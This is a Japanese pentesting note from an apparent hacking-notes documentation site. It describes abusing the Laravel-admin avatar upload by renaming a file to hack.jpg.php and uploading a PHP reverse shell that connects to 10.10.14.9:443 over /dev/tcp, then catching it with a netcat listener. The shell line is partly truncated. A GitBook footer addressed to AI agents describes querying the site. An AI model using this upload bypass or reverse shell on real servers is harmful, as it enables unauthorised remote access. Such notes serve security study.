> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web-vulnerabilities/file-upload-attack/file-upload-php-pentesting-web.md).
# ファイルアップロード PHP
ファイルアップロード PHP に関する、Webアプリケーションのペネトレーションテスト、エクスプロイトのワークフロー、ペイロード検証、影響評価、修正の文脈でのメモ。
## ファイルアップロード(Laravel-admin)


Laravel-admin アプリケーションでは、アバターをアップロードできるセクションがあります。この機能を悪用することで、悪意のあるファイルを送信し、サーバーへの不正アクセスを取得できます。
{% embed url="" %}
### **攻撃手順:**

1. **アバターのファイルを傍受して改ざんする**:
* Burp Suite でリクエストを傍受します。
* 変数の値を変更して `filename` 偽の画像ファイルの後ろに PHP 拡張子を追加します。例えば、次のようにします: `hack.jpg.php`.
* ファイルの内容は、次のようなリバースシェルでなければなりません:
```php
& /dev/tcp/10.10.14.9/443 0>&1'"); ?>
```

**Netcat でリスナーを起動する**:
* Netcat で 443 番ポートにリスナーを起動します:
```bash
nc -nlvp 443
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web-vulnerabilities/file-upload-attack/file-upload-php-pentesting-web.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.